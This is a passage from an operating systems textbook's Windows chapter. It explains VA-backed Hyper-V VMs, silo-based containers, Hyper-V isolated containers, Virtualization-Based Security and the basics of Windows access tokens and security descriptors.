

Figure 11-51. Flow of parvirtualized I/O for an enlightened guest OS.

VA-backed VMs

Typically, the VID driver allocates dedicated physical memory for each virtual machine and maps it into the GPA space through the SLAT. This memory belongs to the VM whether it is using it or not. Hyper-V also supports a different model for managing VM memory, called **VA-backed VMs**, which provides more flexibility.

Instead of allocating physical pages up-front, VA-backed VM GPA space is backed by *virtual memory* allocated from a minimal process (see Sec. 11.4.3) called **vmmem**. The VID creates a vmmem process for each VA-backed VM and allocates virtual memory in that process corresponding to the RAM size configured for the VM, using an internal variant of VirtualAlloc. The mapping between the vmmem virtual address range and the guest GPA space is managed by an NT kernel component called **MicroVm**, which is tightly integrated with the memory manager.

A VA-backed VM starts booting with a largely empty SLAT. As its VPs access guest physical pages, they hit SLAT page faults, leading to *memory intercepts* into the hypervisor which are forwarded to the VID and then to MicroVm. MicroVm determines the virtual address that correspond to the faulting GPA and asks the memory manager to perform regular demand-zero fault handling, which involves allocating a new physical page and updating the PTE corresponding to the vmmem virtual address. After the fault is resolved and the virtual address is added to the vmmem working set, MicroVm calls the hypervisor to update the SLAT mapping from the faulting GPA to the newly allocated page. After that, the VID can return back to the hypervisor, resolving the guest fault and resuming the guest VP.

The reverse can also happen. If the host memory manager decides to trim a valid page from the vmmem working set, MicroVm will ask the hypervisor to invalidate the SLAT mapping for the corresponding GPA. The next time guest accesses that GPA, it will take a SLAT fault which will need to be resolved as described earlier.

The design of VA-backed VMs allows the host memory management to treat the virtual machine (represented by the vmmem process) just like any other process and apply its memory management bag of tricks to it. Mechanisms like aging, trimming, paging, prefetching, page combining, and compression can be used to manage VM memory more efficiently.

VA-backed VMs enable another significant memory optimization: file sharing. While there are many applications of file sharing, a particularly important one is when multiple guests are running the same OS or when a guest is running the same OS as the host. Similar to how guest RAM is associated with a virtual address range in vmmem, a binary can be mapped to the vmmem address space using the equivalent of MapViewOfFile. The resulting address range is exposed to the guest as a new GPA range and the mapping is tracked by MicroVm. That way, accesses to the GPA range will result in memory intercepts which will be resolved by file pages backed by the binary. The critical point is that host processes that map the same file will use the exact same file page in physical memory.

So far, we described how a file mapping can be exposed to the guest as a GPA range while being shared by host processes (or by GPA ranges in other VMs). How does the guest use the GPA range as a file? In the guest, an enlightened file system driver (called *wcifs.sys* on Windows) takes advantage of a memory manager feature called **Direct Map** to expose CPU-addressable memory as file pages that the

memory manager can directly use. Rather than allocating new physical pages, copying file data into those pages and then pointing PTEs to them, the memory manager updates PTEs to point directly to the CPU-addressable file pages themselves. This mechanism allows all processes in the guest OS to share the same GPAs that were exposed from the vmmem file mapping. Figure 11-52 shows how VA-backed VM memory is organized.



Figure 11-52. VA-backed VM's GPA space is logically mapped to virtual address ranges in its vmmem process on the host.

In addition to the optimizations described so far, the VA-backed VM design also allows various memory management enlightenments in the guest to further optimize memory usage. One important example is hot/cold memory enlightenments. Via hypercalls, the guest memory manager can provide hints to the host about GPAs that are more or less likely to get accessed soon. In response, the host can make sure that those pages are resident and valid in the SLAT (for "hot" pages) or trim them out of the vmmem working set (for "cold" pages). Windows guests take advantage of this enlightenment to cold-hint pages in the back of the zeroed page list. That results in the underlying host physical pages getting freed into the zero page list on the host because of the zero-page detection done by the memory manager during working set trim (see Sec. 11.5.3). Hot hints are used for pages at the head of the free, zero, and standby lists if these have previously been cold-hinted.

11.10.2 Containers

Hardware-based virtualization is very powerful but sometimes provides more isolation than desired. In many cases, it is preferable to have more fine-grained virtualization. Windows 10 added support for containers which leverages fine-grained software virtualization. This section will investigate a few uses for more fine-grained virtualization and then examine how it is implemented.

Earlier in Sec. 11.2.1 the modern app architecture was discussed, one of the benefits being reliable install/uninstall and the ability to deliver apps via the Microsoft Store. In Windows 8, only modern apps were delivered via the store—leaving out the enormous library of existing Windows applications. Microsoft wanted to provide a way for software vendors to package their existing applications to be delivered from the store while maintaining the benefits the store was meant to provide. The solution was to encourage applications to be distributed via MSIX packages and allow the installation of the application to be virtualized. Rather than requiring an installer to modify the file system and registry to install the app, those modifications would be virtualized. When the application is launched, the system creates a container with an alternate view of the file system and registry namespace that make it look like the application has been installed (to the application about to be run). If the user decides to uninstall the application, the MSIX package is deleted, but there is no longer a need to go and remove application files and state from the file system and registry.

Windows 10 also introduced a feature similar to Linux containers, known as **Windows Server Containers**. A Windows Server Container provides an environment that looks like a full virtual machine. The container gets its own IP address, can have its own computer name on the network, its own set of user accounts, etc. However, a Windows Server Container is much lighter weight than a VM because it shares the kernel with the host, only the user mode processes are replicated. These types of containers do not provide the same level of isolation as a VM but provide a very convenient deployment model and reduce the concern of running two applications that normally could not coexist.

Namespace Virtualization

The underlying technology that containers build on is known as namespace virtualization. Rather than virtualizing hardware, as VMs do, containers make it possible for one or more processes to run with a slightly different view of various namespaces.

To provide namespace virtualization support, Windows 10 introduced the notions of **Silos**. Silos are an extension to the **job object** (see Sec. 11.4.1) that allow for namespace virtualization. Silos make it possible to provide alternative views of namespaces to the processes running within them. Silos are the fundamental building block for implementing container support in Windows. There are

in fact two types of Silos. The first is known as an **Application Silo**. App Silos provide namespace virtualization only. A job is converted into a silo via a SetInformationJobObject API call to enable the namespace virtualization features on the job. Rather than require a separate call to promote a job object into a silo, Microsoft could have just changed the implementation of job objects such that all jobs had namespace virtualization support. However, that would have caused all job objects to require more memory so instead a pay for play model was adopted. The second type of silo is known as a **Server Silo**. Server silos are used to implement Windows server containers (see below). Because server containers provide the illusion of a full machine, some kernel mode state needs to be instanced per container. Server silos build on app silos in that in addition to namespace virtualization it also allows various kernel components to maintain separate copies of their state per container. Server silos require much more storage than an app silo so the pay-for-play model is again adopted so that this extra storage is only required for jobs promoted into full server silos.

When a job is created and promoted into an app silo, it is considered a namespace container. Prior to launching processes within the container, the various namespaces being virtualized must be configured. The most prominent namespaces are the file system and registry namespaces. Virtualizing these namespaces is done via filter drivers. During silo initialization, a user mode component will send IOCTLs to the various namespace filters to configure them for how to virtualize the given namespace. However, no container state is associated with the filters themselves. Instead, the model is to associate all state required to do namespace virtualization with the silo itself. During startup, namespace filter drivers request a silo slot index from the system and store it in a global variable. The silo then provides a key/value store to the drivers. They can store any object manager object (see Sec. 11.3.3) in the slot associated with their index. If a driver wants to store state that is not in the form of an object manager object, it can use the new kernel API PsCreateSiloContext to create an object with storage of the required size and pool type. The namespace filter packages up the state required for virtualizing the namespace and stores it in the silo slot for future reference.

Once all namespace providers are configured, the first application in the container is launched. As that application starts to run, it will inevitably start to access various namespaces. When an IO request reaches a given namespace, the namespace filter will check to see if virtualization is required. It will call the PsGetSiloContext API passing its slot index to retrieve any configuration required to virtualize the namespace. If the given namespace is not being virtualized for the running thread, then the call will return a status code indicating there is nothing in the slot, and the namespace filter will simply pass the IO request to the next driver in the stack (see Sec. 11.7.3 for details on driver stacks). However, if configuration information was found in the slot, the namespace filter will use it to determine how to virtualize the namespace. For example, the filter may need to modify the name of the file being opened before passing the request down the stack.

The benefit of associating all configuration with the silo and having the storage slots hold object manager objects is that cleanup is simple. When the last process in the silo goes away, and the last reference to the silo goes away the system can just run down the entries in each storage slot and drop the reference to the associated object. This is very similar to what the system does when a process exits, and its handle table is run down.

Server containers are a bit more complicated than application silos as many more namespaces must be virtualized to create the illusion of an isolated machine. For example, application silos typically share most namespaces with the host and often only need a few new resources inserted into the observed namespace. With server containers all namespaces must be virtualized. This includes the full object manager namespace, the file system and registry, the network namespace, the process and thread ID namespace, etc. If, for example, the network namespace was not virtualized a process in one container might use a port that a process in another container needed. By giving each container its own IP address and port space, such conflicts are avoided. Additionally, the process and thread ID namespaces are virtualized to avoid one container seeing or having access to processes and threads from another container.

In addition to the larger set of namespaces to be virtualized, server containers also require private copies of various kernel state. A Windows administrator can normally configure certain global system state that effects the entire machine. To provide an administrative process running within the container this same type of control, the kernel was updated to allow this state to apply per container rather than globally. The result is that much of the kernel state that was previously stored in global variables is now referenced per container. There is a notion of a **host container** which is where the host's state is stored.

Booting a server silo begins in the same way as creating an application silo. The job object is promoted into a silo and the namespace configuration is done. Unlike standard app containers, server containers get a full private object manager namespace. The root of the server containers namespace is an object manager directory on the host. This allows the host full visibility and access to the container which aids in management tasks. For example, the following directory may represent the root of a server container namespace: *\Silos\100*. In this example, 100 is the job identifier of the silo backing the server container. This directory is also prepopulated with a variety of objects such that the object manager namespace for the container will look like what the host's namespace looks like just before launching the first user mode process. Some of those objects are shared with the host and are exposed to the container with a special type of symbolic link that allow host objects to be accessed from within the container.

Once the container's namespace is setup, the next step is to promote the silo to a server silo. This is done with another SetInformationJobObject call. Promoting the silo to a server silo allocates additional data structures used to maintain instanced copies of kernel state. Then the kernel invokes enlightened kernel components

and give them an opportunity to initialize their state and do any other prep work required. If any of these steps fail, then the server silo boot fails, and the container is torn down.

Finally, the initial user mode process *smss.exe* is started within the container. At this p,oint the user mode portions of the OS boot up. A new instance of csrss.exe is started (the Win32 subsystem process), a new instance of lsass.exe (the local security authority subsystem), a new service control manager, etc. For the most part, everything works in the same way it would if booting user mode on the host. Some things are different in the container, though. For example, an interactive user session is not created—it is not needed since the container is headless. But these changes are just configuration changes, driven by existing mechanisms. The difference in behavior is because the virtualized registry state for the container is configured that way.

As the container boots, it is booting from a **VHD** (**Virtual Hard Disk**). However, that VHD is mostly empty. The file system virtualization driver, *wcifs.sys*, provides the appearance to the processes running within the container that the hard disk is fully populated. The backing store for the container's disk contents is spread across one or more directories on the host as illustrated in Fig. 11-53. Each of these host directories represents an image layer. The bottom-most layer is known as the **base layer** and is provided by Microsoft. Subsequent layers are various deltas to this bottom layer, potentially changing configuration settings in the virtualized registry hives, or additions, changes, or deletions (represented with special **tombstone files** to the file system. At runtime, the file system namespace filter merges each of these directories together to create the view exposed to the container. Each of these layers is immutable and can be shared across containers. As the container runs and makes changes to the file system, those changes are captured on the VHD exposed to the container. In this way, the VHD will contain deltas from the layers below. It is possible to later shut down the container and make a new layer based on the contents of the VHD. Or if the container is no longer needed, it can be disposed of, and all persisted side effects deleted.

Certain operations are blocked within a container. For example, a container is not allowed to load a kernel driver as doing so might allow an avenue to escape the containment. Additionally, certain functionality such as changing the time is blocked within the container. Typically, such operations are protected by privilege checks. These privilege checks are augmented when running in the container so that the operations that should be blocked within a container are blocked regardless of the privilege enabled in the caller's token. Other operations, such as changing the time zone, are allowed if the required privilege is held but the operation is virtualized so that only processes within the container use the new time zone.

A container can be terminated in a few ways. First, it can be terminated from the outside (via the management stack) which is like a forced shutdown. Second, it can be terminated from inside the container when a process calls a Win32 API to shut down Windows, such as ExitWindowsEx or InitiateSystemShutdown. When



Figure 11-53. The contents of the VHD exposed to the container is backed by a set of host directories that are merged at runtime to make up the container file system contents.

the request to shut down the machine reaches the kernel and if the request originated in a container, the kernel terminates the container rather the shutting down the host. A container can also be shut down if a critical process within the container crashes. This would normally result in a host blue screen, but if the critical process was in a container, the container will be terminated rather than causing a blue screen.

Hyper-V Isolated Containers

Server Silos provide a high degree of isolation based on namespace isolation. Microsoft advertises these containers as being suitable for enterprise multitenancy or non-hostile workloads. However, there are times when it is desirable to run hostile workloads within a container. For those scenarios, **Hyper-V isolated containers** are the solution. These containers leverage hardware-based virtualization mechanism to provide a very secure boundary between the container and its host.

One of the primary design goals of Windows Containers was to not require an administrator to decide upfront what type of container to use. The same artifacts should be usable with either a Windows Server Container or a Hyper-V Isolated Container. The approach taken was to always run a server silo for the container, but in some cases, it is run on the host (Windows Server Containers) and in others, it is run within something known as a **Utility VM** (Hyper-V Isolated Containers). The Utility VM is created as a VA-backed VM to optimize memory usage and to allow in memory sharing of container base image binaries across running containers which significantly improves density.

The utility VM also runs a very scaled down OS instance, designed to host nothing other than server silos so that it boots quickly and uses minimal memory. When the Hyper-V isolated container is instantiated, the Utility VM is started first.

Then the **HCS** (**Host Compute Service**) communicates to the **GCS** (**Guest Compute Service**) running in the Utility VM and requests the server silo to be started.

Since Hyper-V isolated containers run their own copy of the Windows kernel in the Utility VM, even a hostile workload that manages to take advantage of a flaw in the Windows kernel will not be able to attack the host. Administrators can alternate between running a server container in either a process isolated or Hyper-V isolated scenario with one command line switch.

Hardware Isolated Processes

Windows 10 has also introduced support for running certain processes that represent a high attack surface within Hardware Isolated Containers in some Windows editions. **MDAG** (**Microsoft Defender Application Guard**) supports running the Edge browser within a hardware isolated container. The Edge team has worked very hard to protect users when navigating to a malicious website. However, Edge is also very large and complicated and so is the underlying OS. There will always be latent bugs that bad actors can try to exploit. By running the Edge browser in a Utility VM-type environment, malicious activity can be limited to the container. And since the container's side effects can be discarded after each run, it is possible to provide a pristine environment for each launch.

Unlike server containers which are headless, users need to see the Edge browser. This is achieved by leveraging a technology known as **RAIL** (**Remote Apps Integrated Locally**). The **RDP** (**Remote Desktop Protocol**) is used to remote the window for a single application, in this case the Edge browser, to the host. The effect is the user has the same experience as running Edge locally but with the backend processing done in a container. Copy and paste functionality is limited over RDP to avoid malicious attacks via the clipboard. Display performance is quite good due to shared memory between the host and the guest for display purposes, and a virtual GPU can even be exposed to the guest so that the guest can leverage the host GPU for rendering purposes.

In later versions of Windows 10, MDAG was extended to support running Microsoft Office applications as well. For other applications not supported directly by MDAG, there is a feature known as **Windows Sandbox**. Windows Sandbox uses the same underlying technology as MDAG and Hyper-V isolated containers but provides the user with a full desktop environment. The user can launch Windows Sandbox to run programs they are hesitant to run on the host.

MDAG and Windows Sandbox leverage the same OS instance installed on the host and when the host OS is serviced so is the MDAG/Sandbox environment. They also benefit from the same VA-backed VM optimizations listed above like direct mapped memory and integrated scheduler reducing the cost of running these relative to a classic VM.

VA-backed VMs are also used for running certain guest operating systems other than Windows. **WSL** (**Windows Subsystem for Linux**) and **WSA**

(**Windows Subsystem for Android**) are also built on VA-backed VMs to run Linux and Android operating systems on top of Windows in a more efficient way than regular VMs. While these operating systems do not (yet) implement all of the memory management and root scheduler enlightenments Windows guests do, they are able to take full advantage of host-side memory management optimizations like memory compression and paging.

11.10.3 Virtualization-Based Security

We covered how virtualization can be used to run virtual machines, containers, and security-isolated processes. Windows also leverages virtualization to improve its own security. The fundamental problem is that there is too much code running in kernel-mode, both as part of Windows and third-party drivers. The breadth of Windows in the world and the diversity of hardware it supports has resulted in a very healthy ecosystem of kernel-mode drivers, despite moving a lot of them into user-mode. All kernel-mode code executes at the same CPU privilege level and, therefore, any security vulnerability can enable an attacker to disrupt code flow, modify or steal security-sensitive data in the kernel. A higher privilege level is necessary to "police" kernel mode and to protect security-sensitive data.

Virtual Secure Mode provides a secure execution environment by leveraging virtualization to establish new trust boundaries for the operating system. These new trust boundaries can limit and control the set of memory, CPU and hardware resources kernel-mode software can access such that even if kernel-mode is compromised by an attacker, the entire system is not compromised.

VSM provides these trust boundaries through the concept of **VTLs** (**Virtual Trust Levels**). At its core, a VTL is a set of memory access protections. Each VTL can have a different set of protections, controlled by code running at a higher, more privileged VTL. Therefore, higher VTLs can police lower VTLs by configuring what access they have to memory. Semantically, this is similar to the relationship between user-mode and kernel-mode enforced by CPU hardware. For example, a higher VTL can use this capability in the following ways:

1. It can prevent a lower VTL from accessing certain pages which may contain security-sensitive data or data owned by the higher VTL.
2. It can prevent a lower VTL from writing to certain pages to prevent overwrite of critical settings, data structures, or code.
3. It can prevent a lower VTL from executing code pages unless they are "approved" by the higher VTL.

For each partition, including the root and guest partitions, the hypervisor supports multiple VTLs. Being in the same partition, all VTLs share the same set of virtual processors, memory, and devices, but each VTL can have different access rights to those resources. Memory protections for VTLs are implemented using a

per-VTL SLAT. The IOMMU is leveraged to enforce memory access protection for devices. As such, it is not possible for even kernel-mode code to circumvent these protections. Similar to how CPUs implement different privilege levels, each VTL has its own virtual processor state, isolated from lower VTLs. A virtual processor can transition between VTLs (similar to making a system call from user-mode into kernel-mode and back). When entering a particular VTL, the VP context is updated with the target VTL processor state and the VP is subject to that VTL's memory access protections. Higher VTLs can also prevent lower VTLs from accessing or modifying privileged CPU registers or I/O ports, which could otherwise be used to disable the hypervisor or tamper with secure devices (like fingerprint readers). Finally, each VTL has its own interrupt subsystem, such that it can enable, disable, and dispatch interrupts without interference from lower VTLs. Even though many VTLs can be supported by the hypervisor, we will focus on VTL0 and VTL1 in this chapter.

VTL0 is the VSM *normal mode* in which Windows, with its user-mode and kernel-mode components, runs. VTL1 is referred to as the *secure mode* in which a security-focused micro-OS called the Secure Kernel runs. Figure 11-54 shows this organization. The Secure Kernel provides various security services to Windows as well as **IUM** (**Isolated User Mode**) the ability to run VTL1 user-mode programs which are completely shielded from VTL0. Windows includes IUM processes, called **trustlets**, which securely manage user credentials, encryption keys, as well as biometric information for fingerprint or face authentication. The overall collection of these security mechanisms is termed VBS.

In the next section, we are going to cover the basics of Windows security and then go deeper into various security services provided by VBS.

11.11 SECURITY IN WINDOWS

NT was originally designed to meet the U.S. Department of Defense's C2 security requirements (DoD 5200.28-STD), the Orange Book, which secure DoD systems must meet. This standard requires operating systems to have certain properties in order to be classified as secure enough for certain kinds of military work. Although Windows was not specifically designed for C2 compliance, it inherits many security properties from the original security design of NT, including these:

1. Secure login with anti-spoofing measures.
2. Discretionary access controls.
3. Privileged access controls.
4. Address-space protection per process.
5. New pages must be zeroed before being mapped in.
6. Security auditing.



Figure 11-54. Virtual Secure Mode architecture with NT kernel in VTL0 and Secure Kernel in VTL1. VTLs share memory, CPUs, and devices, but each VTL has its own access protections for these resources, controlled by higher VTLs.

Let us review these items briefly. Secure login means that the system administrator can require all users to have a password in order to log in. Spoofing is when a malicious user writes a program that displays the login prompt or screen and then walks away from the computer in the hope that an innocent user will sit down and enter a name and password. The name and password are then written to disk and the user is told that login has failed. Windows prevents this attack by instructing users to hit CTRL-ALT-DEL to log in. This key sequence is always captured by the keyboard driver, which then invokes a system program that puts up the genuine login screen. This procedure works because there is no way for user processes to disable CTRL-ALT-DEL processing in the keyboard driver. But NT can and does disable use of the CTRL-ALT-DEL secure attention sequence in some cases, particularly for consumers and in systems that have accessibility for the disabled enabled, on phones, tablets, and the Xbox, where there is almost never a physical keyboard with a user entering commands.

In Windows 10 and newer releases, password-less authentication schemes are preferred over passwords, which are either hard-to-remember or easy-to-guess. **Windows Hello** is the umbrella name for the set of password-less authentication technologies users can use to log into Windows. Hello supports biometrics-based face, iris, and fingerprint recognition as well as per-device PIN. The data path from the infrared camera hardware to the VTL1 trustlet that implements face recognition is protected against VTL0 access via Virtualization-based Security memory and IOMMU protections. Biometric data is encrypted by the trustlet and stored on disk.

Discretionary access controls allow the owner of a file or other object to say who can use it and in what way. Privileged access controls allow the system administrator (superuser) to override them when needed. Address-space protection simply means that each process has its own protected virtual address space not accessible by any unauthorized process. The next item means that when the process heap grows, the pages mapped in are initialized to zero so that processes cannot find any old information put there by the previous owner (hence the zeroed page list in Fig. 11-37, which provides a supply of zeroed pages for this purpose). Finally, security auditing allows the administrator to produce a log of certain security-related events.

While the Orange Book does not specify what is to happen when someone steals your notebook computer, in large organizations one theft a week is not unusual. Consequently, Windows provides tools that a conscientious user can use to minimize the damage when a notebook is stolen or lost (e.g., secure login, encrypted files, etc.). In addition, organizations can use a mechanism called **Group Policy** to push down such secure machine configuration for all of its users before they can gain access to corporate network resources.

In the next section, we will describe the basic concepts behind Windows security. After that we will look at the security system calls. Finally, we will conclude by seeing how security is implemented and learn about Windows' defenses against online threats.

11.11.1 Fundamental Concepts

Every Windows user (and group) is identified by an **SID** (**Security ID**). SIDs are binary numbers with a short header followed by a long random component. Each SID is intended to be unique worldwide. When a user starts up a process, the process and its threads run under the user's SID. Most of the security system is designed to make sure that each object can be accessed only by threads with authorized SIDs.

Each process has an **access token** that specifies an SID and other properties. The token is normally created by *winlogon*, as described below. The format of the token is shown in Fig. 11-55. Processes can call GetTokenInformation to acquire this information. The header contains some administrative information. The expiration time field could tell when the token ceases to be valid, but it is currently not

used. The *Groups* field specifies the groups to which the process belongs. The default **DACL** (**Discretionary ACL**) is the access control list assigned to objects created by the process if no other ACL is specified. The user SID tells who owns the process. The restricted SIDs are to allow untrustworthy processes to take part in jobs with trustworthy processes but with less power to do damage.



Figure 11-55. Structure of an access token.

Finally, the privileges listed, if any, give the process special powers denied ordinary users, such as the right to shut the machine down or access files to which access would otherwise be denied. In effect, the privileges split up the power of the superuser into several rights that can be assigned to processes individually. In this way, a user can be given some superuser power, but not all of it. In summary, the access token tells who owns the process and which defaults and powers are associated with it.

When a user logs in, *winlogon* gives the initial process an access token. Subsequent processes normally inherit this token on down the line. A process' access token initially applies to all the threads in the process. However, a thread can acquire a different access token during execution, in which case the thread's access token overrides the process' access token. In particular, a client thread can pass its access rights to a server thread to allow the server to access the client's protected files and other objects. This mechanism is called **impersonation**. It is implemented by the transport layers (i.e., ALPC, named pipes, and TCP/IP) and used by RPC to communicate from clients to servers. The transports use internal interfaces in the kernel's security reference monitor component to extract the security context for the current thread's access token and ship it to the server side, where it is used to construct a token which can be used by the server to impersonate the client.

Another basic concept is the **security descriptor**. Every object has a security descriptor associated with it that tells who can perform which operations on it. The security descriptors are specified when the objects are created. The NTFS file system and the registry maintain a persistent form of security descriptor, which is used to create the security descriptor for File and Key objects (the object-manager objects representing open instances of files and keys).

A security descriptor consists of a header followed by a DACL with one or more **ACEs** (**Access Control Entries**). The two main kinds of elements are Allow and Deny. An Allow element specifies an SID and a bitmap that specifies which operations processes that SID may perform on the object. A Deny element works the same way, except a match means the caller may not perform the operation. For example, Ida has a file whose security descriptor specifies that everyone has read access, Elvis has no access. Cathy has read/write access, and Ida herself has full

access. This simple example is illustrated in Fig. 11-56. The SID Everyone refers to the set of all users, but it is overridden by any explicit ACEs that follow.



Figure 11-56. An example security descriptor for a file.

In addition to the DACL, a security descriptor also has a **SACL** (**System Access Control list**), which is like a DACL except that it specifies not who may use the object, but which operations on the object are recorded in the systemwide security event log. In Fig. 11-56, every operation that Marilyn performs on the file will be logged. The SACL also contains the **integrity level**, which we will describe shortly.

11.11.2 Security API Calls

Most of the Windows access-control mechanism is based on security descriptors. The usual pattern is that when a process creates an object, it provides a security descriptor as one of the parameters to the CreateProcess, CreateFile, or other object-creation call. This security descriptor then becomes the security descriptor attached to the object, as we saw in Fig. 11-56. If no security descriptor is provided in the object-creation call, the default security in the caller's access token (see Fig. 11-55) is used instead.

Many of the Win32 API security calls relate to the management of security descriptors, so we will focus on those here. The most important calls are listed in Fig. 11-57. To create a security descriptor, storage for it is first allocated and then initialized using InitializeSecurityDescriptor. This call fills in the header. If the owner SID is not known, it can be looked up by name using LookupAccountSid. It

can then be inserted into the security descriptor. The same holds for the group SID, if any. Normally, these will be the caller's own SID and one of the called's groups, but the system administrator can fill in any SIDs.

Win32 API function	Description
InitializeSecurityDescriptor	Prepare a new security descriptor for use
LookupAccountSid	Look up the SID for a given user name
SetSecurityDescriptorOwner	Enter the owner SID in the security descriptor
SetSecurityDescriptorGroup	Enter a group SID in the security descriptor
InitializeAcl	Initialize a DACL or SACL
AddAccessAllowedAce	Add a new ACE to a DACL or SACL allowing access
AddAccessDeniedAce	Add a new ACE to a DACL or SACL denying access
